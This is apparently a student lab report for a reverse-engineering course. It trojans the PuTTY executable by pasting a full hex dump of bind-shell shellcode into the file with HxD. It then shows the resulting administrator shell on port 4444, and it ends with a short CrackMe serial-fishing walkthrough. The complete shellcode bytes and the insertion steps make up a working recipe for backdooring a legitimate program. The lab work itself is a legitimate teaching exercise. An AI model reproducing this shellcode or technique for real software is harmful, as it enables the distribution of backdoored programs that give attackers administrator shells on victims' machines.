0012AC84   019B5508  ◘U¢☺
0012AC88   019AA6B8  ╕ªÜ☺
0012AC8C   019AA8F0  ≡¿Ü☺
0012AC90   019AA6B8  ╕ªÜ☺
0012AC94   0012AD1C  ∟¡↕.
0012AC98   0012AD20   ¡↕.
0012AC9C   C07B3140  @1{└
0012ACA0   068CCF3B  ;╧î♠
0012ACA4   9E3C2230  0"<₧
0012ACA8   04F2E3C9  ╔π≥♦
0012ACAC   9D87BEA5  Ñ╛ç¥
0012ACB0   019B6240  @b¢☺ ASCII "-"""
0012ACB4  ┌0012ACE0  α¼↕.
0012ACB8  │00414FCF  ╧OA.  RETURN to putty-ne.00414FCF from putty-ne.0041AEAD
0012ACBC  │019AA6B8  ╕ªÜ☺
0012ACC0  │00000000  ....
0012ACC4  │00000000  ....
0012ACC8  │019B5508  ◘U¢☺
0012ACCC  │0041F717  ↨≈A.  RETURN to putty-ne.0041F717
0012ACD0  │019AA6B8  ╕ªÜ☺
0012ACD4  │019B5508  ◘U¢☺
0012ACD8  │019AA6B8  ╕ªÜ☺
0012ACDC  │019B5508  ◘U¢☺
0012ACE0  ╞0012AD14  ¶¡↕.
0012ACE4  │00413696  û6A.  RETURN to putty-ne.00413696
0012ACE8  │019AA6B8  ╕ªÜ☺
0012ACEC  │00000000  ....
0012ACF0  │00000000  ....
0012ACF4  │019B5508  ◘U¢☺
0012ACF8  │00000000  ....
0012ACFC  │004137EE  ε7A.  RETURN to putty-ne.004137EE from putty-ne.00413671
0012AD00  │0012AD1C  ∟¡↕.
0012AD04  │0012AD20   ¡↕.
0012AD08  │00000040  @...
0012AD0C  │019AA6B8  ╕ªÜ☺
0012AD10  │019AA6B8  ╕ªÜ☺
0012AD14  ╞0012FDCC  ╠²↕.
0012AD18  │00413B3D  =;A.  RETURN to putty-ne.00413B3D from putty-ne.0041373C
0012AD1C  │0012AD88  ê¡↕.
```

Task 3: Inserting Real Shellcode

Saving the Modified EXE




File name: putty-newsec-KHANHNN2.exe

Save as type: Executable file (*.exe)

```
0041CB94  0001CB7D  FF73 3C      PUSH DWORD PTR DS:[EBX+3C]
0041CB9A  0001CB80  E8 71F4FEFF  CALL 0000BFF6
```

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302


Getting Simple Shellcode




New Text Document.txt - Notepad

```
fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30
8b 52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff
ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52
57 8b 52 10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1
51 8b 59 20 01 d3 8b 49 18 e3 3a 49 8b 34 8b
01 d6 31 ff ac c1 cf 0d 01 c7 38 e0 75 f6 03
7d f8 3b 7d 24 75 e4 58 8b 58 24 01 d3 66 8b
0c 4b 8b 58 1c 01 d3 8b 04 8b 01 d0 89 44 24
24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a 8b 12 eb
8d 5d 68 33 32 00 00 68 77 73 32 5f 54 68 4c
77 26 07 ff d5 b8 90 01 00 00 29 c4 54 50 68
29 80 6b 00 ff d5 6a 08 59 50 e2 fd 40 50 40
50 68 ea 0f df e0 ff d5 97 68 02 00 11 5c 89
e6 6a 10 56 57 68 c2 db 37 67 ff d5 57 68 b7
e9 38 ff ff d5 57 68 74 ec 3b e1 ff d5 57 97
68 75 6e 4d 61 ff d5 68 63 6d 64 00 89 e3 57
57 57 31 f6 6a 12 59 56 e2 fd 66 c7 44 24 3c
01 01 8d 44 24 10 c6 00 44 54 50 56 56 56 46
56 4e 56 56 53 56 68 79 cc 3f 86 ff d5 89 e0
4e 56 46 ff 30 68 08 87 1d 60 ff d5 bb f0 b5
a2 56 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80 fb
e0 75 05 bb 47 13 72 6f 6a 00 53 ff d5
```

Inserting Shellcode with HxD



```
0007FFF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00080000  A8 1B 00 00 00 02 02 00 30 82 1B 98 06 09 2A 86  ¨.......0‚.˜..*†
00080010  48 86 F7 0D 01 07 02 A0 82 1B 89 30 82 1B 85 02  H†÷.... ‚.‰0‚.….
00080020  01 01 31 0B 30 09 06 05 2B 0E 03 02 1A 05 00 30  ..1.0...+......0
00080030  68 06 0A 2B 06 01 04 01 82 37 02 01 04 A0 5A 30  h..+....‚7... Z0
00080040  58 30 33 06 0A 2B 06 01 04 01 82 37 02 01 0F 30  X03..+....‚7...0
00080050  25 03 01 00 A0 20 A2 1E 80 1C 00 3C 00 3C 00 3C  %...  ¢.€..<.<.<
00080060  00 4F 00 62 00 73 00 6F 00 6C 00 65 00 74 00 65  .O.b.s.o.l.e.t.e
00080070  00 3E 00 3E 00 3E 30 21 30 09 06 05 2B 0E 03 02  .>.>.>0!0...+...
00080080  1A 05 00 04 14 A0 59 A1 3C DA B8 99 05 CD 2D 99  ..... Y¡<Ú¸™.Í-™
00080090  CE EF BF 2D F8 4B FA 26 20 A0 82 16 6F 30 82 04  Îï¿-øKú&  ‚.o0‚.
000800A0  36 30 82 03 1E A0 03 02 01 02 02 01 01 30 0D 06  60‚.. .......0..
000800B0  09 2A 86 48 86 F7 0D 01 01 05 05 00 30 6F 31 0B  .*†H†÷......0o1.
000800C0  30 09 06 03 55 04 06 13 02 53 45 31 14 30 12 06  0...U....SE1.0..
000800D0  03 55 04 0A 13 0B 41 64 64 54 72 75 73 74 20 41  .U....AddTrust A
000800E0  42 31 26 30 24 06 03 55 04 0B 13 1D 41 64 64 54  B1&0$..U....AddT
000800F0  72 75 73 74 20 45 78 74 65 72 6E 61 6C 20 54 54  rust External TT
00080100  50 20 4E 65 74 77 6F 72 6B 31 22 30 20 06 03 55  P Network1"0 ..U
00080110  04 03 13 19 41 64 64 54 72 75 73 74 20 45 78 74  ....AddTrust Ext
00080120  65 72 6E 61 6C 20 43 41 20 52 6F 6F 74 30 1E 17  ernal CA Root0..
00080130  0D 30 30 30 35 33 30 31 30 34 38 33 38 5A 17 0D  .000530104838Z..
00080140  32 30 30 35 33 30 31 30 34 38 33 38 5A 30 6F 31  200530104838Z0o1
```




File Edit Search View Analysis Extras Window ?
16
ANSI
hex
putty-newsec-KHANHNN2.exe

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

0007FFF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00080000  FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B  üè‚...`‰å1Àd‹P0‹
00080010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C  R.‹R.‹r(.·J&1ÿ¬<
00080020  61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52  a|., ÁÏ..ÇâòRW‹R
00080030  10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20  .‹J<‹L.xãH.ÑQ‹Y 
00080040  01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC  .Ó‹I.ã:I‹4‹.Ö1ÿ¬
00080050  C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75  ÁÏ..Ç8àuö.}ø;}$u
00080060  E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3  äX‹X$.Óf‹.K‹X..Ó
00080070  8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF  ‹.‹.Ð‰D$$[[aYZQÿ
00080080  E0 5F 5F 5A 8B 12 EB 8D 5D 68 33 32 00 00 68 77  à__Z‹.ë.]h32..hw
00080090  73 32 5F 54 68 4C 77 26 07 FF D5 B8 90 01 00 00  s2_ThLw&.ÿÕ¸....
000800A0  29 C4 54 50 68 29 80 6B 00 FF D5 6A 08 59 50 E2  )ÄTPh)€k.ÿÕj.YPâ
000800B0  FD 40 50 40 50 68 EA 0F DF E0 FF D5 97 68 02 00  ý@P@Phê.ßàÿÕ—h..
000800C0  11 5C 89 E6 6A 10 56 57 68 C2 DB 37 67 FF D5 57  .\‰æj.VWhÂÛ7gÿÕW
000800D0  68 B7 E9 38 FF FF D5 57 68 74 EC 3B E1 FF D5 57  h·é8ÿÿÕWhtì;áÿÕW
000800E0  97 68 75 6E 4D 61 FF D5 68 63 6D 64 00 89 E3 57  —hunMaÿÕhcmd.‰ãW
000800F0  57 57 31 F6 6A 12 59 56 E2 FD 66 C7 44 24 3C 01  WW1öj.YVâýfÇD$<.
00080100  01 8D 44 24 10 C6 00 44 54 50 56 56 56 46 56 4E  ..D$.Æ.DTPVVVFVN
00080110  56 56 53 56 68 79 CC 3F 86 FF D5 89 E0 4E 56 46  VVSVhyÌ?†ÿÕ‰àNVF
00080120  FF 30 68 08 87 1D 60 FF D5 BB F0 B5 A2 56 68 A6  ÿ0h.‡.`ÿÕ»ðµ¢Vh¦
00080130  95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47  •½.ÿÕ<.|.€ûàu.»G
00080140  13 72 6F 6A 00 53 FF D5 34 38 33 38 5A 30 6F 31  .roj.SÿÕ4838Z0o1
00080150  0B 30 09 06 03 55 04 06 13 02 53 45 31 14 30 12  .0...U....SE1.0.
00080160  06 03 55 04 0A 13 0B 41 64 64 54 72 75 73 74 20  ..U....AddTrust 
```

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302


Running the Trojaned Putty



share
Local Disk (C:) ▸ Users ▸ Administrator ▸ Desktop ▸ share
ad.samsclass.info - PuTTY
Favorite Links
Documents
Pictures
Music
Searches
Public
Folders
Practical Malware

Open a Command Prompt and execute this command: netstat -an | findstr 4444

You should see port 4444 LISTENING, as shown below.



```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>netstat -an | findstr 4444
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING

C:\Users\Administrator>_
```

Connecting to the Target


Open another Command Prompt window. Execute this command: **telnet 127.0.0.1 4444**

A Command Prompt opens, allowing you to execute commands on the server, as shown below.

Execute this command: **whoami**

NGUYEN NAM KHANH – HE191159 – IA1902 – IAM302

You are the local administrator, as shown below, and so is anyone else who connects to this machine on port 4444.




HxD - [C:\Users\Administrator\Desktop\share\putty-newsec-KHANHNN2345.exe]

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop\share>whoami
whoami
win-jwbppzsxefv\administrator

C:\Users\Administrator\Desktop\share>_
```

CRACKME 20

A crackme with multi-threads for you to practice cracking. The objectives are:

1. Patch the thread that checks for the correct serial number
2. Do serial fishing for the serial number



CrackMe20 by crackinglessons.com


Multi Thread Challenge

Enter Serial Num: ?gasg

Sorry


Wrong serial key. Try again.

Notice that code first it compares 7A69 in hexa (equals to 31337) with ptr, may be that is the my input serial key. So I check the value 31337 firstly, to try to fishing serial key.




```
004010D0   55              push ebp
004010D1   8BEC            mov ebp,esp
004010D3   817D 08 697A0000  cmp dword ptr ss:[ebp+8],7A69
004010DA   6A 00           push 0
004010DC   75 0C           jne crackme20.4010EA
004010DE   68 041B4100     push crackme20.411B04        411B04:"Congrats!"
004010E3   68 101B4100     push crackme20.411B10        411B10:"Well done!"
004010E8   EB 0A           jmp crackme20.4010F4
004010EA   68 1C1B4100     push crackme20.411B1C        411B1C:"Sorry"
004010EF   68 241B4100     push crackme20.411B24        411B24:"Wrong serial key. Try again."
004010F4   6A 00           push 0
004010F6   FF15 1CD14000   call dword ptr ds:[<MessageBoxA>]
004010FC   6A 00           push 0
004010FE   FF15 04D04000   call dword ptr ds:[<ExitThread>]
00401104   CC              int3
00401105   CC              int3
00401106   CC              int3
```

And we finished the challenge fishing, next move to patch thread checking for the correct serial number.

